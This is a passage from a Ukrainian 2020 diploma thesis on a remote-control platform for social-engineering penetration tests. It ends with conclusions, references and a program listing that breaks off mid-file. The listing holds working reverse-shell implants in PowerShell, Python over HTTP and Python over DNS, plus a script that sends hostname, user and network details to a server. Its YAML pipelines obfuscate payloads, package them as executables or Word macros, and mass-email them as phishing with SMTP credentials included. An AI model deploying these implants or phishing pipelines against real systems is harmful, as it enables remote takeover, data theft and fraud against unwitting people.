- script_run -- запускає скрипт для взаємодії з певною сесією
- script_runi -- запускає скрипт для взаємодії з певною сесією, після чого починає з нею інтерактивну взаємодію

Приклад використання функціоналу наведено на наступному рисунку (Рис. 3.20):

```
: sessions
current sessions:
aGXkMSqk:session_number:0:
  id: aGXkMSqk
  typeid: dns_python
: scripts
[+] loaded scripts:
[|] track
[|] info
: script_dump track
[|] curl http://{host}/track?track_hostname=$(hostname)
: script_format track host 127.0.0.1
: script_dump track
[|] curl http://127.0.0.1/track?track_hostname=$(hostname)
: script_run 0 track
: [+] new tracking request: track_hostname: tish-mbp.local
```

Рис. 3. 20 -- використання скриптів для надсилання команди на виконання HTTP-запиту

3.4.4 Базові команди

Крім того, додаток підтримує декілька базових команд:

- quit -- завершення роботи
- help -- вивід переліку команд на екран
- meta -- вивід версії та автора програми

ВИСНОВКИ ДО РОЗДІЛУ 3

Створена програмна платформа надає можливості віддаленого керування елементами комп'ютерної мережі. Крім того, підтримується автоматична генерація і обробка клієнтських додатків мовами сценаріїв командного рядка та Python.

Для роботи з віддаленими клієнтами у рамках проекту були створені HTTP та DNS сервери та механізм міжпроцесної взаємодії з користувацьким інтерфейсом серверної частини системи для реалізації сесій. Механізм взаємодії з сесіями дозволяє інтерактивну взаємодію з клієнтськими додатками та неінтерактивну взаємодію за допомогою скриптів користувача.

Для забезпечення експортування клієнтських додатків у рамках системи був створений програмний рушій обробки конфігураційних файлів та шаблонів додатків. Для опису процесу експортування був створений механізм пайплайнів, що дозволяє користувачу створювати нові типи додатків або форматів експорту за допомогою опису послідовності дій.

З використанням механізму пайплайнів та шаблонів були створені шаблони та конфігураційні файли додатків мовами сценаріїв bash, PowerShell та Python та можливості їх перетворення до бінарних файлів додатків, макросів VBA або файлів сценаріїв разом з автоматичним використанням для створення архівів, HTML-сторінок або листів електронної пошти.

ЗАГАЛЬНІ ВИСНОВКИ

Тестування на проникнення -- складний багатоетапний процес, що може різнитися у залежності від цілей тестування та мети його проведення. У рамках даної роботи було проведене дослідження процесу проведення тестування на проникнення методами соціальної інженерії та проблематики створення інструментів для цього процесу, а саме систем віддаленого мережевого керування комп'ютерними системами.

Для формування визначення тестування методами соціальної інженерії у роботі була сформована класифікація процесу тестування за: об'ємом доступної інформації та рівнем доступу до початку тесту, техніками та методами тестування та кінцевою метою процесу. Ця класифікація була використана для визначення поняття тестування на проникнення методами соціальної інженерії та аналізу вимог до інструментів. На базі цього аналізу у роботі були сформульовані вимоги до інструментів автоматизації тестування та проаналізована доцільність їх використання.

На основі цих вимог у роботі були створені переліки технологій, що доцільно використовувати для забезпечення віддаленого доступу на основі порівняльного аналізу технологій для забезпечення доступу або двосторонньої передачі інформації. Крім того, з огляду на особливості процесу тестування методами соціальної інженерії були також проаналізовані вимоги до клієнтської частини системи та модулів її автоматизованого створення та проведена класифікація методів реалізації клієнтських додатків для використання у процесі тестування.

На базі проведеного дослідження була створена програмна платформа для автоматизації частини процесу проведення тестування методами соціальної інженерії, а саме керування віддаленими комп'ютерними системами та забезпечення початкового доступу до них. У рамках цієї платформи були створені серверні додатки та інтерфейс керування серверною частиною

системи і система динамічної генерації клієнтських додатків разом з набором конфігураційних файлів і шаблонів для забезпечення необхідного функціоналу цією системою.

У процесі роботи було досягнуто мети по розгляду доцільності та практичності використання комплексного підходу для проведення тестування на проникнення методами соціальної інженерії, створення нових векторів атак або реалізацій векторів атак для проведення тестування та створення комплексної платформи захищеного контролю елементів комп'ютерної мережі для процесу тестування з метою об'єднати реалізації різних методів соціальної інженерії. Предмет дослідження було опрацьовано у повному обсязі, усі поставлені задачі дипломної роботи виконано.

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

[1] Web Application Penetration Testing Checklist [Електронний ресурс] – Режим доступу до ресурсу: https://cybersguards.com/web-application-penetration-testing-checklist-updated-2019/.

[2] NIST CSRC Glossary [Електронний ресурс] – Режим доступу до ресурсу: https://csrc.nist.gov/glossary/term/vulnerability.

[3] What are Black Box, Grey Box, and White Box Penetration Testing? [Електронний ресурс] – Режим доступу до ресурсу: https://resources.infosecinstitute.com/what-are-black-box-grey-box-and-white-box-penetration-testing/.

[4] Five Types of Penetration Test to Zero in Potential Vulnerabilities [Електронний ресурс] – Режим доступу до ресурсу: https://www.techbeamers.com/penetration-test-and-types/.

[5] How Often Should Vulnerability Assessments Be Performed? [Електронний ресурс] – Режим доступу до ресурсу: https://cytelligence.com/how-often-should-vulnerability-assessments-be-performed/.

[6] Penetration Test vs. Red Team Assessment [Електронний ресурс] – Режим доступу до ресурсу: https://blog.rapid7.com/2016/06/23/penetration-testing-vs-red-teaming-the-age-old-debate-of-pirates-vs-ninja-continues/.

[7] Social Engineer Toolkit [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/trustedsec/social-engineer-toolkit.

[8] Metasploit Features [Електронний ресурс] – Режим доступу до ресурсу: https://www.rapid7.com/products/metasploit/features/.

[9] Empire [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/EmpireProject/Empire.

[10] evilginx2 [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/kgretzky/evilginx2.

[11] Комп'ютерні мережі: [навчальний посібник] / А. Г. Микитишин, М. М. Митник, П. Д. Стухляк, В. В. Пасічник. — Львів: «Магнолія 2006», 2013.

[12] Networking on the cloud / Amies A, Wu C F, Wang G C, Criveti M. -- IBM developerWorks, 2012

[13] RFC 2616 [Електронний ресурс] – Режим доступу до ресурсу: https://tools.ietf.org/html/rfc2616.

[14] RFC 1035 [Електронний ресурс] – Режим доступу до ресурсу: https://tools.ietf.org/html/rfc1035.

[15] RFC 6143 [Електронний ресурс] – Режим доступу до ресурсу: https://tools.ietf.org/html/rfc6143.

[16] RFC 1151 [Електронний ресурс] – Режим доступу до ресурсу: https://tools.ietf.org/html/rfc1151.

[17] Java Platform, Standard Edition Troubleshooting Guide, 9.5 JDWP [Електронний ресурс] – Режим доступу до ресурсу: https://docs.oracle.com/javase/8/docs/technotes/guides/troubleshoot/introclientissues005.html.

[18] RFC 4510 [Електронний ресурс] – Режим доступу до ресурсу:

https://tools.ietf.org/html/rfc4510.

[19] Bind vs Reverse vs Encrypted Shells — Which Should You Use? [Електронний ресурс] – Режим доступу до ресурсу: https://medium.com/@PenTest_duck/bind-vs-reverse-vs-encrypted-shells-what-should-you-use-6ead1d947aa9.

[20] A Python Book: Beginning Python, Advanced Python, and Python Exercises / Dave Kuhlman., 2012.

[21] Flask Documentation [Електронний ресурс] – Режим доступу до ресурсу: https://flask.palletsprojects.com/en/1.1.x/.


[22] DNSlib Project Description [Електронний ресурс] – Режим доступу до ресурсу: https://pypi.org/project/dnslib/.


Додаток 1


до дипломного проєкту

на тему: «Система захищеного керування елементами комп’ютерної мережі»

Київ – 2020 р.








					ІАЛЦ. 467800.004 Д1	
Зм.	*Арк.*	*№ докум.*	*Підпис*	*Дата*		
Розробив		*Аксьоненко І.О.*			*Система захищеного керування елементами комп'ютерної мережі*	*Літ.* / *Аркуш* / *Аркушів*
Перевір.						1 / 1
Н. контр.		*Сімоненко В.П.*			*Функціональна схема*	*НТУУ "КПІ ім. Ігоря Сікорського", ФІОТ, ІО-62*
Затверд.						

Додаток 2

до дипломного проєкту

на тему: «Система захищеного керування елементами комп’ютерної мережі»

Київ – 2020 р.




					ІАЛЦ. 467800.005 Д2	
Зм.	*Арк.*	*№ докум.*	*Підпис*	*Дата*		
Розробив		*Аксьоненко І.О.*			*Система захищеного керування елементами комп'ютерної мережі*	*Літ.* / *Аркуш* 1 / *Аркушів* 1
Перевір.						
Н. контр.		*Сімоненко В.П.*			*Принципова схема*	*НТУУ "КПІ ім. Ігоря Сікорського", ФІОТ, ІО-62*
Затверд.						

Додаток 3

до дипломного проєкту

на тему: «Система захищеного керування елементами комп’ютерної мережі»

Київ – 2020 р.



					ІАЛЦ. 467800.005 Д2	
Зм.	Арк.	№ докум.	Підпис	Дата		
Розробив		Аксьоненко І.О.			Система захищеного керування елементами комп'ютерної мережі	Літ. / Аркуш / Аркушів
Перевір.						
Н. контр.		Сімоненко В.П.			Структурна схема	НТУУ "КПІ ім. Ігоря Сікорського", ФІОТ, ІО-62
Затверд.						

Додаток 4

до дипломного проєкту

на тему: «Система захищеного керування елементами комп’ютерної мережі»

Київ – 2020 р.

Лістинг програми

Аркушів 26

Київ – 2020 р.

payloads/http_psh.templ

```
$attacker_server_url="{protocol}://{hostname}:{port}/{id}";$proxyurl =
[System.Net.WebRequest]::GetSystemWebProxy().GetProxy($attacker_server_url);$url
=$attacker_server_url;$postParams = @{{{header}='{typeid}'}};while (1 -eq
1){{try{{$req = Invoke-WebRequest $url  -Proxy $proxy -Method POST -Headers
$postParams;$Ds = $req.RawContent;$result = "";Foreach ($string in invoke-
expression $Ds){{$result=$result+'{linesep}'+$string;}};$postParams =
@{{{header}=$result}};$url = $attacker_server_url;}}catch{{}};}};
```

payloads/http_python.templ

```
import requests, subprocess, time, sys, random
id = "{id}"
res = "none"+id
typeid = "{typeid}"
requests.post("{protocol}://{hostname}:{port}/"+id, headers={{"{header}":
typeid}})
while True:
      cmd = requests.post("{protocol}://{hostname}:{port}/"+id,
headers={{"{header}": res}}).text
      if cmd == "quit":
            exit(0)
      res = subprocess.getoutput(cmd).strip().replace("\n", "{linesep}")
```

payloads/http_sh_info.templ

```
myid=$(openssl rand -hex 12)
curl -XPOST {protocol}://{hostname}:{port}/$myid -H "{header}: {typeid}"
curl -XPOST {protocol}://{hostname}:{port}/$myid -H "{header}: hostname-
$(hostname)"
curl -XPOST {protocol}://{hostname}:{port}/$myid -H "{header}: whoami-$(whoami)"
curl -XPOST {protocol}://{hostname}:{port}/$myid -H "{header}:
ipconfig{linesep}$(ifconfig {ifconfig_interface}| grep inet)"
```

payloads/http_sh_info.yaml

```
payload:
  name: "bash systeminfo reverse http"
  type: http
  typeid: http_sh_info
  cli:
    linesep: "newline"
  template:
    filename: "payloads/http_sh_info.templ"
    options:
      protocol: http
      linesep: "newline"
      typeid: "http_sh_info"

      ifconfig_interface: en0
    server_options: ['port', 'header', 'hostname']
    random_options: none
  interact:
    timeout: 1
    delaycmd: "delay"
```

```
    quitcmd: "quit"



exports:
  - name: "tofile"
    options: none
    pipeline:
      - action: tofile
        options:
          filename: unset
  - name: "toline"
    options: none
    pipeline:
      - action: str_replace
        options:
          str_orig: "\n"
          str_repl: ";"
  - name: "toexec"
    options: none
    pipeline:
      - action: str_replace
        options:
          str_orig: "\n"
          str_repl: ";"
      - action: str_replace
        options:
          str_orig: "\""
          str_repl: "\\\""
      - action: template
        options:
          template: "payloads/c_shell.templ"
      - action: totmp
        options:
          ext: ".c"
      - action: ccompile
        options:
          args: ""
          filename: unset
      - action: cleantmp
        options:
          ext: ".c"
  - name: "dump"
    options: none
    pipeline:
      - action: none
          options: none
  - name: "email"
    options: none
    pipeline:
      - action: str_replace
        options:
          str_orig: "\n"
          str_repl: ";"
      - action: str_replace
        options:
          str_orig: "\""
          str_repl: "\\\""
      - action: template
```

```
        options:
          template: "payloads/c_shell.templ"
      - action: totmp
        options:
          ext: ".c"
      - action: ccompile
        options:
          args: ""
          filename: tohtml_downloadtmp
      - action: cleantmp
        options:
          ext: ".c"
      - action: html_download
        options:
          title: "phishing title"
          body: "phishing body"
          filename: "phish.html"
          download_name: "phishing_name"
      - action: rm
        options:
          filename: tohtml_downloadtmp
      - action: send_bulkemail
        options:
            email_sender: "Private Person <from@smtp.mailtrap.io>"
            targets: "targets.txt"
            email_subject: "email test"
            email_template: "phishing.html"
            email_delay: 1

            smtp_port: 2525
            smtp_server: "smtp.mailtrap.io"
            smtp_login: "eb9390145a33ed"
            smtp_password: "e7f6a4465e2ef1"
      - action: rm
        options:
          filename: "phish.html"
```

payloads/dns_python.templ

```
import subprocess, base64, time


server = "{hostname}"
domain = "{domain}"
id = "{id}"


base_domain = "."+id+domain
req = base64.urlsafe_b64encode(b"{typeid}").decode() + base_domain

resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req, server))


while resp != 'quit':
      resp = eval(resp)
      print("Відповідь:", resp)
      if resp == "delay":
            time.sleep(0.5)
```

```
            req = base64.urlsafe_b64encode(b"none"+bytes(id, 'utf-8')).decode()
+ base_domain
            resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req,
server))
            continue
      if resp == "":
            continue

      cmd_output =
base64.urlsafe_b64encode(subprocess.getoutput(resp).encode()).decode()
      if cmd_output == '':
            req = base64.urlsafe_b64encode(b"done"+bytes(id, 'utf-8')).decode()
+ base_domain
            resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req,
server))
            continue
      if len(cmd_output) < 80:
            req = cmd_output + base_domain
            resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req,
server))
      else:
            chunks, chunk_size = len(cmd_output), 40
            requests = [ cmd_output[i:i+chunk_size] for i in range(0, chunks,
chunk_size) ]

            for i in requests[:-1]:
                  req = "chunk-"+i+base_domain
                  print("Запит:", req)
                  subprocess.getoutput("dig +short {{}} @{{}}".format(req,
server))
            req = "end-"+requests[-1]+base_domain
            resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req,
server))
      if resp == 'quit':
            break
```

payloads/http_psh.yaml

```
payload:
  name: "powershell->shell reverse http"
  type: http
  typeid: http_psh
  cli:
    linesep: "_n1w_"
  template:
    filename: "payloads/http_psh.templ"
    options:
      protocol: http
      linesep: "_n1w_"
      typeid: "http_psh"
    server_options: ['port', 'header', 'hostname']
    random_options:
      id: 8
  interact:
    timeout: 1
    delaycmd: "sleep 0.1 && echo none{id}"
    quitcmd: "quit"
```

```
exports:
  - name: "tofile"
    options: none
    pipeline:
      - action: tofile
        options:
          filename: unset

  - name: "dump"
    options: none
    pipeline:
      - action: none
        options: none


  - name: "toword"
    options: none
    pipeline:
      - action: tobase64
        options:
          encoding: utf-16le
      - action: str_split
        options:
          str_start: "strSrcArguments += \""
          str_split: "\"\nstrSrcArguments += \""
          str_end: "\""
          len: 80
      - action: template
        options:
          template: "payloads/word_macro.templ"
      - action: tofile
        options:
          filename: unset
```

payloads/dns_python.yaml

```
payload:
  name: "python->shell reverse dns"
  type: dns
  typeid: dns_python
  cli:
    linesep: "+nl+"
  template:
    filename: "payloads/dns_python.templ"
    options:
      typeid: dns_python
    server_options: ['domain', 'hostname', 'host']
    random_options:
      id: 8
  interact:
    timeout: 1
    delaycmd: "delay"
    quitcmd: "quit"
```

```
exports:
  - name: "tofile"
    options: none
    pipeline:
      - action: tofile
        options:
          filename: unset

  - name: "dump"
    options: none
    pipeline:
      - action: none
        options: none


  - name: "base64obf"
    options:
      encoding: utf-8
    pipeline:
      - action: tobase64
        options: none
      - action: template
        options:
          template: "payloads/execbase64.templ"
      - action: tofile
        options:
          filename: unset

  - name: "toexec"
    options: none
    pipeline:
      - action: totmp
        options:
          ext: ".py"
      - action: pyinstaller
        options:
          modules: [subprocess, time, sys, random]
          filename: unset
      - action: cleantmp
        options:
          ext: ".py"

  - name: "tozip"
    options: none
    pipeline:
      - action: totmp
        options:
          ext: ".py"
      - action: pyinstaller
        options:
          modules: [subprocess, time, sys, random]
          filename: unset
      - action: cleantmp
        options:
          ext: ".py"
      - action: zip
        options:
          filename: unset
```

```
- name: "tohtml_download"
  options: none
  pipeline:
    - action: totmp
      options:
        ext: ".py"
    - action: pyinstaller
      options:
        modules: [subprocess, time, sys, random]
        filename: tohtml_downloadtmp
    - action: cleantmp
      options:
        ext: ".py"
    - action: html_download
      options:
        title: "phishing title"
        body: "phishing body"
        filename: unset
        download_name: "phishing_name"
    - action: rm
      options:
        filename: tohtml_downloadtmp

- name: "email"
  options: none
  pipeline:
    - action: totmp
      options:
        ext: ".py"
    - action: pyinstaller
      options:
        modules: [subprocess, time, sys, random]
        filename: tohtml_downloadtmp
    - action: cleantmp
      options:
        ext: ".py"
    - action: html_download
      options:
        title: "phishing title"
        body: "phishing body"
        filename: "phish.html"
        download_name: "phishing_name"
    - action: rm
      options:
        filename: tohtml_downloadtmp
    - action: send_bulkemail
      options:
          email_sender: "Private Person <from@smtp.mailtrap.io>"
          targets: "targets.txt"
          email_subject: "email test"
          email_template: "phishing.html"
          email_delay: 1

          smtp_port: 2525
          smtp_server: "smtp.mailtrap.io"
          smtp_login: "eb9390145a33ed"
          smtp_password: "e7f6a4465e2ef1"
    - action: rm
      options:
        filename: "phish.html"
```

```
  - name: "zipemail"
    options: none
    pipeline:
      - action: totmp
        options:
          ext: ".py"
      - action: pyinstaller
        options:
          modules: [requests, subprocess, time, sys, random]
          filename: unset
      - action: cleantmp
        options:
          ext: ".py"
      - action: zip
        options:
          filename: unset
      - action: send_bulkemail
        options:
            email_sender: "Private Person <from@smtp.mailtrap.io>"
            targets: "targets.txt"
            email_subject: "email test"
            email_template: "phishing.html"
            email_delay: 1

            smtp_port: 2525
            smtp_server: "smtp.mailtrap.io"
            smtp_login: "eb9390145a33ed"
            smtp_password: "e7f6a4465e2ef1"
```

payloads/http_python.yaml

```
payload:
  name: "python->shell reverse http"
  type: http
  typeid: http_python
  cli:
    linesep: "+nl+"
  template:
    filename: "payloads/http_python.templ"
    options:
      protocol: http
      linesep: "+nl+"
      typeid: "http_python"
    server_options: ['port', 'header', 'hostname']
    random_options:
      id: 8
  interact:
    timeout: 1
    delaycmd: "sleep 0.1 && echo none{id}"
    quitcmd: "quit"



exports:
```

```
- name: "tofile"
  options: none
  pipeline:
    - action: tofile
      options:
        filename: unset

- name: "dump"
  options: none
  pipeline:
    - action: none
      options: none


- name: "base64obf"
  options:
    encoding: utf-8
  pipeline:
    - action: tobase64
      options: none
    - action: template
      options:
        template: "payloads/execbase64.templ"
    - action: tofile
      options:
        filename: unset

- name: "toexec"
  options: none
  pipeline:
    - action: totmp
      options:
        ext: ".py"
    - action: pyinstaller
      options:
        modules: [requests, subprocess, time, sys, random]
        filename: unset
    - action: cleantmp
      options:
        ext: ".py"

- name: "tozip"
  options: none
  pipeline:
    - action: totmp
      options:
        ext: ".py"
    - action: pyinstaller
      options:
        modules: [requests, subprocess, time, sys, random]
        filename: unset
    - action: cleantmp
      options:
        ext: ".py"
    - action: zip
      options:
        filename: unset

- name: "tohtml_download"
  options: none
```

```
  pipeline:
    - action: totmp
      options:
        ext: ".py"
    - action: pyinstaller
